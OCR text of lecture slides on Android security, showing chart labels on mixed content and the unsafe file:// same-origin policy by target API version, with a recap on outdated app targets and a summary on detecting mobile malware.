

% Apps Allowing Mixed Content
100
80
60
40
20
0
% Apps
< 5.0
>= 5.0
Target Android Version



% Apps Allowing Mixed Content
100
80
60
40
20
0
% Apps
< 5.0
>= 5.0
Target Android Version

SOP for `file://` URLs in WebView

Android 4.1 separate `file://` URLs are treated as unique origins

Can override with `setAllowFileAccessFromFileURLs()`


% Apps Using Unsafe file:// SOP
100
80
60
40
20
0
% Apps
<16
>=16
Target API Version


% Apps Using Unsafe file:// SOP
100
80
60
40
20
0
% Apps
<16
>=16
Target API Version

Recap

Android apps can run using outdated OS behavior

- The large majority of Android apps do this
- Including popular and well maintained apps

Outdated security code invisibly permeates the app ecosystem

- “Patched” security vulnerabilities still exist in the wild
- “Risky by default” behavior is widespread

Summary

- Mobile malware
- Identifying malware
  - Detect at app store rather than on platform
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches

The END